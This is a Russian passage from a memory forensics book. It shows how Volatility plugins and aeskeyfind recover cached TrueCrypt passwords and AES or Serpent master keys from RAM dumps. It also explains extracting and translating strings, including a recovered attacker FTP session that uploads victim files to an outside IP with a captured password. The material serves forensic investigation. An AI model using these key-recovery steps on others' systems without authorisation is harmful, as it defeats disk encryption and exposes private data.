Если вы не знакомы с атаками на шифрование дисков, перед чтением оставшейся части раздела ознакомьтесь со следующими материалами:

• RAM is Key: Extracting Disk Encryption Keys From Volatile Memory, Брайан Каплан и Мэтью Гайгер: cryptome.org.
• Lest We Remember: Cold Boot Attacks on Encryption Keys, студенты Принстонского университета: citp.princeton.edu.
• The Persistence of Memory: Forensic Identification and Extraction of Cryptographic Keys, Карстен Маартманн-Моэ: dfrws.org.

> **Примечание.**
>
> Поскольку в других местах это не упоминается, ОЗУ можно зашифровать. Например, TRESOR (usenix.org) - исправление ядра Linux, которое безопасно выполняет шифрование вне ОЗУ. Главные ключи хранятся в ЦП, а не в основной памяти. Аналогично PrivateCore (privatecore.com) - коммерческий продукт, полностью шифрующий память в системах x86. Вкратце, он использует гипервизор KVM, работающий из кеша L3 процессора Intel и выступающий шлюзом шифрования для данных в основной памяти.

Кеширование паролей

TrueCrypt поддерживает кеширование паролей и ключевых файлов в памяти. Хотя эта функция по умолчанию отключена, многие пользователи включают ее для удобства. Эти незащищенные данные в памяти, так сказать, являются низко висящими плодами. Если они раскрыты в образе памяти, следователи могут использовать учетные данные, чтобы полностью открыть данные на зашифрованном носителе. Как показано на рисунке 16-4, при первоначальном монтировании тома (или контейнера) можно выбрать сохранение пароля.




Figure 16-4: TrueCrypt supports caching passwords and key files in memory.

Рисунок 16-4. TrueCrypt поддерживает кеширование паролей и ключевых файлов в памяти

Драйвер TrueCrypt режима ядра (`truecrypt.sys`) управляет функциональностью кеширования. В частности, когда пароли кешируются, драйвер использует для их хранения структуру, определенную в заголовочном файле `Common/Password.h`:

```
// Minimum possible password length
#define MIN_PASSWORD                    1
// Maximum possible password length
#define MAX_PASSWORD                    64
```

```
typedef struct
{
       // Modifying this structure can
       // introduce incompatibility with previous versions
       unsigned __int32 Length;
       unsigned char Text[MAX_PASSWORD + 1];
       char Pad[3]; // keep 64-bit alignment
} Password;
```

Минимальная и максимальная длина пароля равны соответственно 1 и 64. Значение пароля хранится в члене `Text`, перед которым находится поле `Length`, задающее число символов в пароле. Для сохранения 64-битного выравнивания в конце имеются 3 байта заполнения (все равны 0). Когда вы запускаете плагин `truecryptpassphrase` для дампа памяти, он сканирует его в поисках экземпляров структуры пароля. Вот пример:

```
$ python vol.py -f Win8SP0x86-Pro.mem
      --profile=Win8SP0x86 truecryptpassphrase

Volatility Foundation Volatility Framework 2.4
Found at 0x9cd8f064 length 31: duplicative30205_nitrobacterium
```

Вооружившись паролем, следователи могут полностью расшифровать защищенный носитель автономно (то есть независимо от системы подозреваемого). Хотя этот метод восстановления данных требует, чтобы пользователи явно включили кеширование паролей, зашифрованный том не обязан быть смонтирован в момент получения образа памяти. TrueCrypt позволяет пользователям очищать кеш паролей по требованию, что должно удалить конфиденциальные данные из ОЗУ.

Идентификация зашифрованного тома

Еще одна проблема, с которой сталкиваются следователи, - идентификация зашифрованного тома. Если вы не знаете, какой жесткий диск, раздел или виртуальный файл служит зашифрованным контейнером, наличие пароля полезно лишь настолько, насколько полезно найти ключ от дома, не имея представления, где находится сам дом. Для решения этой проблемы мы создали плагин `truecryptsummary`. Вот пример вывода:

```
$ python vol.py -f Win8SP0x86-Pro.mem --profile=Win8SP0x86 truecryptsummary
Volatility Foundation Volatility Framework 2.4

Registry Version  TrueCrypt Version 7.1a
Process           TrueCrypt.exe at 0x85d79880 pid 3796
Kernel Module     truecrypt.sys at 0x9cd5b000 - 0x9cd92000
Symbolic Link     Volume{ad5c0504-eb77-11e2-af9f-8c2daa411e3c} ->
\Device\TrueCryptVolumeJ mounted 2013-10-10 22:51:29 UTC+0000
File Object       \Device\TrueCryptVolumeJ\ at 0x6c1a038
File Object       \Device\TrueCryptVolumeJ\Chats\GOOGLE\Query\
modernimpact88@gmail.com.xml at 0x25e8e7e8
File Object       \Device\TrueCryptVolumeJ\Pictures\haile.jpg at 0x3d9d0810
File Object       \Device\TrueCryptVolumeJ\Pictures\nishikori.jpg at 0x3e44cc38
File Object       \Device\TrueCryptVolumeJ\$RECYCLE.BIN\
desktop.ini at 0x3e45f790
File Object       \Device\TrueCryptVolumeJ\ at 0x3f14b8d0
File Object       \Device\TrueCryptVolumeJ\Chats\GOOGLE\Query\
modernimpact88@gmail.com.log at 0x3f3332f0
Driver            \Driver\truecrypt at 0x18c57ea0 range 0x9cd5b000 - 0x9cd91b80
Device            TrueCryptVolumeJ at 0x86bb1728 type FILE_DEVICE_DISK
Container         Path: \??\C:\Users\Mike\Documents\lease.pdf
Device            TrueCrypt at 0x85db6918 type FILE_DEVICE_UNKNOWN
```

Обратите внимание на следующие моменты:

• Запрашивая кешированные в памяти кусты реестра, плагин сообщает версию TrueCrypt (7.1a), установленную в целевой системе.

• На основании объектов символических ссылок видно, что том был смонтирован под буквой диска J: в 2013-10-10 22:51:29.
• На томе TrueCrypt существуют различные изображения и журналы чата Gmail.

Наконец, плагин сообщает полный путь к зашифрованному файловому контейнеру: `C:\Users\Mike\Documents\lease.pdf`. Если у вас имеется криминалистический образ диска, теперь вы можете извлечь файл `lease.pdf` и разблокировать его с помощью ранее восстановленного пароля. Без информации, предоставленной плагином `truecryptsummary`, вам потребовался бы альтернативный метод идентификации зашифрованного контейнера. Например, можно было бы вычислить энтропию или проанализировать метаданные файла (см. FAQ инструмента TCHunt: 16s.us).

Диспетчер кеша и метаданные NTFS

В предыдущем примере вы видели виртуальный файловый контейнер, отформатированный с файловой системой FAT32. В следующем случае показаны результаты плагина `truecryptsummary` при анализе целого раздела (USB-накопителя), отформатированного с NTFS. В следующем выводе видно, что том TrueCrypt был смонтирован в системе подозреваемого в 2013-10-11, а контейнером является `\Device\Harddisk1\Partition1`.

```
$ python vol.py -f WIN-QBTA4959AO9.raw --profile=Win2012SP0x64 truecryptsummary
Volatility Foundation Volatility Framework 2.4

Process           TrueCrypt.exe at 0xfffffa801af43980 pid 2096
Kernel Module     truecrypt.sys at 0xfffff88009200000 - 0xfffff88009241000
Symbolic Link     Volume{52b24c47-eb79-11e2-93eb-000c29e29398} ->
\Device\TrueCryptVolumeZ mounted 2013-10-11 03:51:08 UTC+0000
Symbolic Link     Volume{52b24c50-eb79-11e2-93eb-000c29e29398} ->
\Device\TrueCryptVolumeR mounted 2013-10-11 03:55:13 UTC+0000
File Object       \Device\TrueCryptVolumeR\$Directory at 0x7c2f7070
File Object       \Device\TrueCryptVolumeR\$LogFile at 0x7c39d750
File Object       \Device\TrueCryptVolumeR\$MftMirr at 0x7c67cd40
File Object       \Device\TrueCryptVolumeR\$Mft at 0x7cf05230
File Object       \Device\TrueCryptVolumeR\$Directory at 0x7cf50330
File Object       \Device\TrueCryptVolumeR\$BitMap at 0x7cfa7a00
Driver            \Driver\truecrypt at 0x7c9c0530 range 0xfffff88009200000 -
0xfffff88009241000
Device            TrueCryptVolumeR at 0xfffffa801b4be080 type FILE_DEVICE_DISK
Container         Path: \Device\Harddisk1\Partition1
Device            TrueCrypt at 0xfffffa801ae3f500 type FILE_DEVICE_UNKNOWN
```

Хотя раздел полностью зашифрован, после его монтирования операционная система кеширует любые файлы, к которым обращались на томе (дополнительные сведения см. в разделе `Диспетчер кеша Windows` этой главы), по крайней мере на некоторое время. В результате плагин `dumpfiles` может помочь вам восстановить из памяти все незашифрованные файлы или их часть. К потенциальным источникам данных относятся изображения и журналы чата Gmail, показанные в предыдущем примере, а также `$Mft`, `$MftMirr`, `$Directory` и другие файлы метаданных NTFS в этом примере. Помните, что шифрование прозрачно для операционной системы, поэтому файлы, находящиеся на защищенном носителе, кешируются таким же образом, как и все остальные.

Извлечение главных ключей (AES)

Если подозреваемый не кеширует пароли, можно заняться главными ключами. Один из неотъемлемых рисков шифрования диска состоит в том, что главные ключи должны оставаться в ОЗУ, пока том смонтирован, чтобы обеспечивать полностью прозрачное шифрование (см. truecrypt.org). Иными словами, если главные ключи сбрасывать на диск, архитектура пострадает с точки зрения производительности и безопасности, поскольку ключи в открытом виде будут записываться в более медленное и менее энергозависимое хранилище. Поэтому, если получение образа физической памяти происходит в то время, когда зашифрованные тома смонтированы, у вас есть очень хорошие шансы восстановить главные ключи.

Стандартная схема шифрования TrueCrypt - AES в режиме XTS. В режиме XTS первичный и вторичный 256-битные ключи объединяются, образуя один 512-битный (64-байтный) главный ключ. Поскольку развертки ключей AES можно отличить от других, на первый взгляд случайных блоков данных, их можно находить в дампах памяти, захватах пакетов и так далее. Например, следующие инструменты могут находить ключи AES в неструктурированных двоичных файлах:

• AESKeyFinder: citp.princeton.edu
• Bulk Extractor: github.com В большинстве случаев извлечь ключи из ОЗУ так же просто, как показано ниже:

```
$ ./aeskeyfind Win8SP0x86.raw
f12bffe602366806d453b3b290f89429
e6f5e6511496b3db550cc4a00a4bdb1b
4d81111573a789169fce790f4f13a7bd
a2cde593dd1023d89851049b8474b9a0
[snip]
269493cfc103ee4ac7cb4dea937abb9b
4d81111573a789169fce790f4f13a7bd
0f2eb916e673c76b359a932ef2b81a4b
7a9df9a5589f1d85fb2dfc62471764ef47d00f35890f1884d87c3a10d9eb5bf4
e786793c9da3574f63965803a909b8ef40b140b43be062850d5bb95d75273e41
Keyfind progress: 100%
```

Было идентифицировано несколько ключей, но только два последних, выделенных жирным в оригинале, являются 256-битными (остальные - 128-битные ключи). Поэтому, объединив два 256-битных ключа, можно уверенно рассчитывать, что вы получите свой 512-битный главный ключ AES. Все это довольно просто и описано в статьях, ссылки на которые приведены в начале раздела Преодоление шифрования диска. Кроме того, блог Майкла Вайсбахера (mweissbacher.com) содержит исправление исходного кода TrueCrypt, показывающее, как использовать извлеченные главные ключи для разблокирования контейнера TrueCrypt.

Нестандартные алгоритмы шифрования

TrueCrypt также поддерживает Twofish, Serpent и их комбинации (AES-Twofish, AES-Twofish-Serpent). Более того, он поддерживает и другие режимы, помимо XTS, такие как LWR и CBC. Что делать, если подозреваемый использует нестандартные схемы или режимы шифрования? Найти ключи Twofish или Serpent с помощью таких инструментов, как AESKeyFinder и Bulk Extractor, невозможно, поскольку они предназначены для сканирования только в поисках ключей AES. Альтернативой является Interrogate (sourceforge.net) Карстена Маартманна-Моэ. Interrogate сканирует в поисках ключей AES, Twofish, Serpent и RSA на основании закономерностей в развертках ключей этих алгоритмов. Кроме того, в конце этого раздела мы указываем несколько коммерческих продуктов.

Недавно разработанный нами метод извлечения главных ключей TrueCrypt из памяти не предполагает сканирование в поисках закономерностей развертки ключей, специфичных для

конкретного алгоритма. Вместо этого плагин Volatility `truecryptmaster` применяет структурированный подход, находя ключи точно так же, как драйвер TrueCrypt находит их перед шифрованием или расшифрованием данных. Мы скомпилировали собственный `truecrypt.sys` и построили типы Python (см. главу 3) из файла PDB, созданного компилятором Microsoft Visual Studio. Затем мы настроили плагин для доступа к тем же структурам и членам, что и драйвер TrueCrypt.

Следующая команда показывает, как использовать этот плагин:

```
$ python vol.py -f WIN-QBTA4.raw --profile=Win2012SP0x64
     truecryptmaster --dump-dir=OUTPUT

Volatility Foundation Volatility Framework 2.4

Container: \Device\Harddisk1\Partition1
Hidden Volume: No
Read Only: No
Disk Length: 7743733760 (bytes)
Host Length: 7743995904 (bytes)
Encryption Algorithm: SERPENT
Mode: XTS
Master Key
0xfffffa8018eb71a8 bbe1dc7a8e87e9f1f7eef37e6bb30a25   ...z.......~k..%
0xfffffa8018eb71b8 90b8948fefee425e5105054e3258b1a7   ......B^Q..N2X..
0xfffffa8018eb71c8 a76c5e96d67892335008a8c60d09fb69   .l^..x.3P......i
0xfffffa8018eb71d8 efb0b5fc759d44ec8c057fbc94ec3cc9   ....u.D.......<.
Dumped 64 bytes to ./0xfffffa8018eb71a8_master.key
```

Подозреваемый в этом случае использовал Serpent в режиме XTS. Кроме того, данные главного ключа извлекаются на диск. Благодаря описанной методике поиска и выгрузки ключей плагин работает независимо от алгоритма шифрования, режима, длины ключа и так далее. Короче говоря, если драйвер TrueCrypt может найти ключи, то сможете и вы. Однако главное предостережение состоит в том, что вам все равно необходимо получить образ памяти, пока зашифрованный том доступен операционной системе.

Примечание.

В следующем списке представлены коммерчески доступные продукты для преодоления шифрования диска посредством анализа памяти. Обычно им передают криминалистический образ диска (или контейнер) и полный дамп памяти. Мы не использовали и не оценивали эти инструменты.

- Passware Kit Forensic: lostpassword.com
- Elcomsoft Forensic Disk Decryptor: elcomsoft.com

Кроме того, различные продукты (с открытым исходным кодом и коммерческие) могут помочь с перебором паролей. Вот некоторые из них:

- AccessData DNA: accessdata.com
- TrueCrack: code.google.com

Итоги

Анализ памяти мощно дополняет криминалистическое исследование диска. Он предоставляет подтверждающий источник свидетельств о файлах в файловой системе (записях MFT) и их временных метках. Кроме того, память содержит содержимое недавно открывавшихся файлов, позволяя выгружать любые файлы, кешированные операционной системой, обнаруживать резидентные в памяти модификации кода и извлекать незашифрованные части конфиденциальных файлов на зашифрованных томах. Мы по-прежнему рекомендуем получать криминалистические образы дисков (когда это возможно); однако часто оказывается, что образца памяти достаточно для сбора необходимых свидетельств, которые традиционно были доступны только посредством криминалистического исследования диска.

Глава 17. Восстановление событий

Восстановление события - необходимый этап большинства криминалистических расследований. Хотя, вероятно, можно выбрать любую главу этой книги и сказать, что она облегчает корреляцию, сортировку и так далее, извлечение строк и восстановление истории команд злоумышленника - две процедуры, которые выделяются как особенно значимые. Несмотря на то что извлечение строк является одной из самых древних форм анализа, оно по-прежнему чрезвычайно эффективно, особенно в сочетании с возможностью добавлять контекст (например, связывать строки с процессом или модулем ядра, которому они принадлежат).

В этой главе показано несколько способов использовать строки, чтобы доказать или опровергнуть выполнение определённых действий в системе. Вы также узнаете о внутреннем устройстве командной архитектуры Windows, которую злоумышленники часто используют для перемещения по скомпрометированной сети, установки или настройки бэкдоров, монтирования общих ресурсов и так далее. Например, если использовать `cmd.exe` как FTP-клиент, можно обнаружить свидетельства, идентифицирующие сервер, имя пользователя и пароль злоумышленника, а также FTP-команды - спустя долгое время после разрыва фактических сетевых соединений.

Строки

Как было рассказано в главе 2, строка - это последовательность байтов, содержащая читаемые человеком символы. Хотя строки могут существовать в различных кодировках, чаще всего вам предстоит анализировать ASCII и Unicode. Именно в этих кодировках интерфейсы программирования приложений Windows (API) ожидают получать свои аргументы. Например, `CreateFileA` принимает имя файла в ASCII, а `CreateFileW` - имя файла в Unicode (суффикс W означает Wide), поэтому до того, как вредоносная программа или злоумышленник создаст либо откроет файл, целевое имя файла неизбежно должно находиться в памяти. Если вы помните сказанное о долговечности данных в ОЗУ, то знаете, что эти строки могут сохраняться в физическом хранилище долгое время после освобождения содержащих их страниц.

Цели анализа

Ваши цели таковы:

• **Извлечь строки из дампов памяти.** Эта процедура привычна большинству аналитиков, но вы узнаете несколько неочевидных тонкостей, касающихся различных инструментов, которые можно использовать, и конкретных форматов, необходимых Volatility.
• **Преобразовать строки.** Главное преимущество привлечения Volatility к извлечению строк состоит в том, что он может сопоставить физические смещения найденных строк с виртуальными адресами в дампе памяти. Таким образом, это сопоставление может связать свидетельства с конкретными процессами или модулями ядра, которые содержали ссылки на данные.
• **Использовать строки в нераспределённом или освобождённом хранилище.** Volatility не всегда может сопоставить строки с процессом или драйвером. Например, если освободить память, физические страницы могут содержать исходные данные, но отдельные процессы или драйверы, работающие в активной системе, больше не могут обращаться к этим данным по адресу. Хотя это можно считать ограничением (строку нельзя связать с её владельцем), с точки зрения контекста также полезно знать, что строка была отброшена.

• **Идентифицировать совместно используемые страницы.** Несколько процессов могут отображать представление одной и той же физической страницы. В таком случае можно определить, какие процессы потенциально участвуют в одной и той же деятельности, на основании их общего доступа к одному и тому же содержимому. Разумеется, совместное использование памяти само по себе не является вредоносным (большие разделы большинства динамически подключаемых библиотек [DLL] используются совместно, поэтому всё зависит от содержимого).

Извлечение строк

Первый шаг анализа строк из дампов памяти - их извлечение, причём для первоначального извлечения строк необходимо использовать не Volatility, а другой инструмент. К сожалению, это добавляет этап к вашей процедуре, но существующие средства извлечения строк работают достаточно хорошо и реализованы на C (а значит, быстро). Нет смысла заново изобретать колесо на более медленном языке, таком как Python, лишь ради выполнения всех необходимых этапов за один раз с помощью Volatility.

Основными факторами при определении внешнего инструмента для извлечения строк являются операционная система вашей аналитической машины и способность инструмента создавать вывод в формате, необходимом Volatility. Допустимы следующие форматы:

```
<decimal_offset>:<string>
<decimal_offset> <string>
```

Volatility требует десятичное смещение, за которым следуют двоеточие или пробел, а затем извлечённая строка. Пары смещений и строк должны быть разделены переводами строк в простом текстовом файле.

Для получения наиболее полных результатов обязательно извлекайте строки как в ASCII, так и в Unicode. Учтите, что некоторые из рассматриваемых далее инструментов по умолчанию извлекают обе кодировки, а другие требуют выбирать их вручную. В следующих разделах обсуждаются варианты создания списка строк.

> **Примечание.**
>
> Требуемые десятичные значения представляют собой смещения в физической памяти. Поэтому, если вы намерены сопоставить строки с виртуальными адресами (это следующий этап), необходимо извлекать строки из необработанного образца физической памяти, а не из аварийного дампа, файла гибернации и так далее. Из-за дополнительных заголовков, содержащихся в этих других форматах, смещения строк в файле не совпадают со смещениями в физической памяти. При необходимости плагин Volatility `imagecopy` (см. главу 4) может преобразовать аварийный дамп или другой формат в необработанный образец физической памяти.

Windows

Приложение Sysinternals `strings.exe` с technet.microsoft.com - один из инструментов, которые собирают строки ASCII и Unicode за один проход по целевому файлу. Его можно использовать следующим образом (параметр `-o` запрашивает десятичные смещения, а `-q` подавляет баннер):

```
C:\Users\Jake\Tools> strings.exe -q -o memory.dmp > strings.txt
```

Можно также использовать команду GNU `strings` в Windows через оболочку Cygwin (cygwin.com), если она установлена на вашей аналитической машине. Точное применение GNU `strings` показано в следующем разделе.

> **Примечание.**
>
> В Windows также можно извлекать строки в требуемом формате с помощью EnCase компании Guidance Software. Поскольку это коммерческий продукт, доступный не всем, мы решили не включать инструкции, но их можно найти в вики Volatility: github.com.

Linux

Для извлечения строк в Linux можно использовать команду GNU `strings` (по умолчанию установленную практически во всех дистрибутивах) либо запустить инструмент Sysinternals `strings.exe` в среде Wine (winehq.org). Поскольку применение Sysinternals уже было показано, здесь мы приведём только команды GNU. Обратите внимание, что команда GNU `strings` требует двух отдельных запусков: одного для сбора символов ASCII и другого для символов Unicode.

```
$ strings -td -a memory.dmp > strings.txt
$ strings -td -el -a memory.dmp >> strings.txt
```

В данном случае параметр `-td` задаёт смещения в десятичной системе, `-el` устанавливает тип кодировки в виде 16-битных символов с порядком байтов от младшего к старшему (например, Unicode), а `-a` охватывает весь файл, а не только неисполняемые разделы.

Mac OS X

К сожалению, стандартная утилита `strings`, поставляемая с системами Mac OS X, не поддерживает символы Unicode. Поэтому можно запустить Sysinternals `strings.exe` через Wine либо скомпилировать собственную версию из исходного кода GNU binutils (gnu.org), либо установить её через MacPorts (macports.org).

Пример вывода

Независимо от того, какой инструмент и операционную систему вы используете для извлечения строк, файл вывода должен выглядеть следующим образом:

```
$ cat strings.txt

[snip]

470696013:!This program cannot be run in DOS mode.
470696799:`PAGESPECC
470696919:@PAGEDATAX
470697040:PAGEVRFCI4
470697079:@PAGEVRFDH
470697816:\REGISTRY\MACHINE\SYSTEM\DISK
470697848:\Device\Harddisk%d\Partition%d
470697880:2600.xpsp.080413-2111
470699252:_nextafter

[snip]

507653344:rundll32.exe
507653360:Software\Microsoft\Windows\CurrentVersion\RunOnce
507653412:explorer.exe
```

```
507653428:iernonce.dll
507653444:InstallOCX: End %1
```

Хотя этой информации может быть достаточно, чтобы доказать существование определённой строки в ОЗУ, единственный имеющийся у вас контекст - смещение в физической памяти. Например, нельзя определить, является ли строка частью действительного модуля ядра Windows, происходит ли она из DLL, внедрённой в процесс, или сохраняется в освобождённом хранилище. Аналогичным образом, ключ реестра `RunOnce` может быть частью легитимного куста реестра либо строкой, встроенной в раздел данных только для чтения ранее сжатого исполняемого файла. Именно такие проблемы призвано решать преобразование смещений Volatility.

Преобразование строк

Получив в качестве входных данных правильно отформатированный файл строк, плагин Volatility (удачно названный `strings`) преобразует смещения в физической памяти в соответствующие им адреса виртуальной памяти (если существуют какие-либо отображения). По умолчанию плагин обходит таблицы страниц всех процессов в списке активных процессов, включая процесс System, содержащий отображения адресного пространства ядра. На основании этих отображений он определяет, какие процессы могли обращаться к указанным строкам. Следующий вывод показывает применение плагина:

```
$ python vol.py strings --help

[snip]

  -s STRING_FILE, --string-file=STRING_FILE
                        File output in strings format (offset:string)
  -S, --scan            Use PSScan if no offset is provided
  -o OFFSET, --offset=OFFSET
                        EPROCESS offset (in hex) in the physical address space
  -p PID, --pid=PID     Operate on these Process IDs (comma-separated)

---------------------------------
Module Strings
---------------------------------
Match physical offsets to virtual addresses (may take a while, VERY verbose)
```

Чтобы преобразовать строки, принадлежащие скрытому процессу, можно либо указать параметр `-S` для сканирования процессов вместо обхода списка, либо параметр `-o`, задающий физическое смещение скрытого процесса. В обоих случаях единственный другой необходимый параметр - `-s`, задающий путь к файлу строк. Как напоминает комментарий в меню справки, в зависимости от размера входного файла (например, количества строк) работа этого плагина может занять некоторое время, а его вывод также многословен. Поэтому мы рекомендуем перенаправлять вывод в файл. Можно также сократить входной файл, включив в него лишь подмножество исходных строк, чтобы сосредоточиться на сопоставлении нескольких наиболее интересных из них.

```
$ python vol.py strings -s strings.txt
          -f memory.dmp
          --profile=Win7SP0x64 > translated.txt

$ cat translated.txt

[snip]
470696013 [ntoskrnl.exe:804d704d] !This program cannot be run in DOS
470696799 [ntoskrnl.exe:804d735f] `PAGESPECC
470696919 [ntoskrnl.exe:804d73d7] @PAGEDATAX
470697040 [ntoskrnl.exe:804d7450] PAGEVRFCI4
470697079 [ntoskrnl.exe:804d7477] @PAGEVRFDH
470697816 [ntoskrnl.exe:804d7758] \REGISTRY\MACHINE\SYSTEM\DISK
470697848 [ntoskrnl.exe:804d7778] \Device\Harddisk%d\Partition%d
470697880 [ntoskrnl.exe:804d7798] 2600.xpsp.080413-2111
```

```
470699252 [ntoskrnl.exe:804d7cf4] _nextafter

[snip]

507653344 [1024:75261ce0] rundll32.exe
507653360 [1024:75261cf0] Software\Microsoft\Windows\CurrentVersion\RunOnce
507653412 [1024:75261d24] explorer.exe
507653428 [1024:75261d34] iernonce.dll
507653444 [1024:75261d44] InstallOCX: End %1
```

Строки из исходного входного файла теперь имеют дополнительный столбец, сообщающий, каким процессам или модулям ядра принадлежали строки (или какие из них содержали ссылки на строки). Например, сообщение DOS находится по виртуальному адресу `0x804d704d`, а это говорит о том, что оно находится в памяти ядра - в том же пространстве, которое занимает модуль `ntoskrnl.exe`. Более того, строка `RunOnce` находится не в кешированном кусте реестра - она расположена по адресу `0x75261cf0` процесса с идентификатором процесса (PID) 1024. Затем можно воспользоваться `dlllist`, чтобы определить, какая DLL (если таковая имеется) занимает область, содержащую `0x75261cf0`.

> **Примечание.**
>
> Плагины `linux_strings` и `mac_strings` могут преобразовывать строки, найденные соответственно в дампах памяти Linux и Mac OS X.

Анализ на основе строк

Одно из ограничений анализа на основе строк - огромное количество элементов, обнаруживаемых в дампе памяти. Даже в дампах ОЗУ размером 512 Мбайт легко можно обнаружить миллионы строк. Один из способов уменьшить шум - увеличить минимальную длину (`-n NUMBER`) того, что инструменты извлечения строк считают допустимой строкой. Несомненно, десятисимвольных строк в ОЗУ гораздо меньше, чем пятисимвольных. Однако учитывайте, что попытки сократить шум могут также привести к пропуску некоторых свидетельств (например, четырёхсимвольного пароля).

В следующих разделах описаны несколько способов ускорить восстановление событий без ручного просмотра всех извлечённых строк. В этих случаях мы используем строки скорее для корреляции, чем для исследования с открытым исходом.

Поиск файлов Prefetch

Как упоминалось в главе 16, Microsoft Windows создаёт файлы Prefetch при выполнении программ. В данном конкретном случае мы обнаружили свидетельства того, что злоумышленник загрузил на машину подозреваемого несколько исполняемых файлов с однобуквенными именами, но было неясно, какие из этих программ, если вообще какие-либо, действительно запускались. Извлекая строки и преобразуя их с помощью Volatility, мы смогли установить, что по крайней мере пять из них выполнялись, поскольку соответствующие имена файлов Prefetch были найдены в памяти ядра. Вот команда, использованная для сужения результатов по строкам:

```
$ grep "\.pf" translated.txt | grep ' [A-Z]\.EXE'

50711138  [kernel:c15c2a62] R.EXE-19834F9B.pf-0
55875810  [kernel:c15c08e2] G.EXE-24E91AA8.pfDA
55892778  [kernel:c15c1b2a] W.EXE-0A1E603F.pf5B
122417914 [kernel:e15c22fa] G.EXE-24E91AA8.pfG.EXE-24E91AA8.PF
225133922 [kernel:e0ac4562] R.EXE-19834F9B.pf
278414074 [kernel:e106e2fa] P.EXE-04500029.pfP.EXE-04500029.PF
332995290 [kernel:e190aada] W.EXE-0A1E603F.pfW.EXE-0A1E603F.PF
```

```
404921698 [kernel:e0ac0d62] W.EXE-0A1E603F.pf
420774242 [kernel:e0ac1162] G.EXE-24E91AA8.pf
455987554 [kernel:e0ac2162] P.EXE-04500029.pf
```

Сначала мы искали все вхождения строк с расширением файла Prefetch (`.pf`). Если бы у вас уже не было представления о подозрительных именах файлов или шаблонах, на этом следовало бы остановиться и изучить результаты. Однако в нашем случае мы дополнительно отфильтровали результаты по приложениям, в именах которых была всего одна буква.

Пространственная близость к индикаторам компрометации

Во многих случаях до начала анализа вы получите какой-либо индикатор: имя файла, ключ реестра, мьютекс, доменное имя или IP-адрес. Велика вероятность, что при нахождении одного из индикаторов рядом окажется значительное количество связанных артефактов, поскольку строки, соседствующие в виртуальной памяти, соседствуют и в физической памяти, если только они не пересекают границы страниц. В следующем сценарии описано, как начать с одного индикатора (например, IP-адреса из вывода `connections` или `netscan`) и исследовать окружающие данные в поисках дополнительных зацепок.

Это можно сделать командой `grep` с одним из следующих модификаторов:

- `-A NUM`: вывести NUM строк после строки.
- `-B NUM`: вывести NUM строк перед строкой.
- `-C NUM`: вывести NUM строк до и после строки.

В данном случае мы хотели вывести 30 строк после каждого вхождения `66.32.119.38` в ОЗУ.

```
$ grep -A 30 "66.32.119.38" translated.txt

361990424 [kernel:c75bf918] open 66.32.119.38
361990443 [kernel:c75bf92b] jack
361990449 [kernel:c75bf931] 2awes0me
361990459 [kernel:c75bf93b] lcd c \WINDOWS\System32\systems
361990492 [kernel:c75bf95c] cd/home/jack
361990508 [kernel:c75bf96c] binary
361990516 [kernel:c75bf974] mput "*.txt"
361990530 [kernel:c75bf982] disconnect
[snip]
```

Этот запрос выявил множество строк, связанных с IP-адресом. Если раньше вы знали лишь о том, что было установлено соединение с удалённым IP-адресом, то теперь известно, что он, вероятно, участвовал в FTP-транзакции, при которой файлы из системы жертвы загружались на FTP-сервер. Эти строки находятся не в памяти процесса и не принадлежат конкретному модулю ядра. Поэтому отследить деятельность до конкретного тела кода невозможно. Однако поскольку операционная система ещё не освободила и не перезаписала физические страницы, хранящие эти строки, они непреднамеренно остались в памяти.

Строки в свободной памяти

Как упоминалось ранее, активно используются ссылки лишь на подмножество строк, извлечённых из дампа памяти; остальные находятся в освобождённых или нераспределённых страницах. Подобно The Sleuth Kit (`www.sleuthkit.org`), который предоставляет несколько команд для восстановления данных из нераспределённых блоков диска (см. `tsk_recover`, `ffind`, `blkls`), при анализе ОЗУ также можно сосредоточиться на строках в нераспределённом хранилище. После первоначального извлечения строк из дампа памяти в нём будут элементы из нераспределённого хранилища, но они окажутся смешаны с элементами из распределённого хранилища, поэтому их состояние неоднозначно.

Чтобы различить строки в распределённом и нераспределённом хранилище, необходимо выполнить этап преобразования с помощью плагина Volatility `strings`. Строки в нераспределённом хранилище не имеют отображений виртуальных адресов, поэтому их преобразование завершится неудачей, а вместо сведений о ядре или процессе вы увидите индикатор `FREE MEMORY`. Например, следующая строка, определяющая путь к DLL, установленной TDL3, находится в нераспределённом хранилище:

```
209952762 [FREE MEMORY] mciFre\?\globalroot\Device\Scsi\vmscsi1\revxtepo
    \revxtepo\tdlwsp.dll
```

На основании этой информации можно отфильтровать распределённые строки и выгрузить освобождённые строки в отдельный файл. Следующие команды демонстрируют эту процедуру (примерно 551 тыс. из исходных 881 тыс. строк находятся в нераспределённом хранилище):

```
$ grep "FREE MEMORY" translated.txt > unallocated.txt

$ wc -l translated.txt
  881286 translated.txt

$ wc -l unallocated.txt
  551218 unallocated.txt
```

Преимущество этого метода состоит в том, что можно анализировать данные, которые другие инструменты способны пропустить. Например, многие антивирусы и продукты класса Host Intrusion Prevention System (HIPS), работающие в активных системах, предназначены для сканирования памяти в поисках известных сигнатур, но сосредоточены только на распределённой памяти. Даже драйверы режима ядра не могут обращаться к строкам в освобождённых страницах, если не отображают их напрямую (методом, аналогичным применяемому инструментами получения образа ОЗУ; см. главу 4).

Обнаружение совместно используемых страниц

Несколько процессов могут одновременно обращаться к одной физической странице. Это происходит по различным причинам, включая следующие:

• **Совместно используемые библиотеки (DLL).** Каждый процесс загружает системные DLL, такие как `kernel32.dll` и `ntdll.dll`. Исполняемые разделы этих библиотек обычно не изменяются для каждого процесса, поэтому физические страницы просто совместно используются несколькими процессами для экономии памяти.

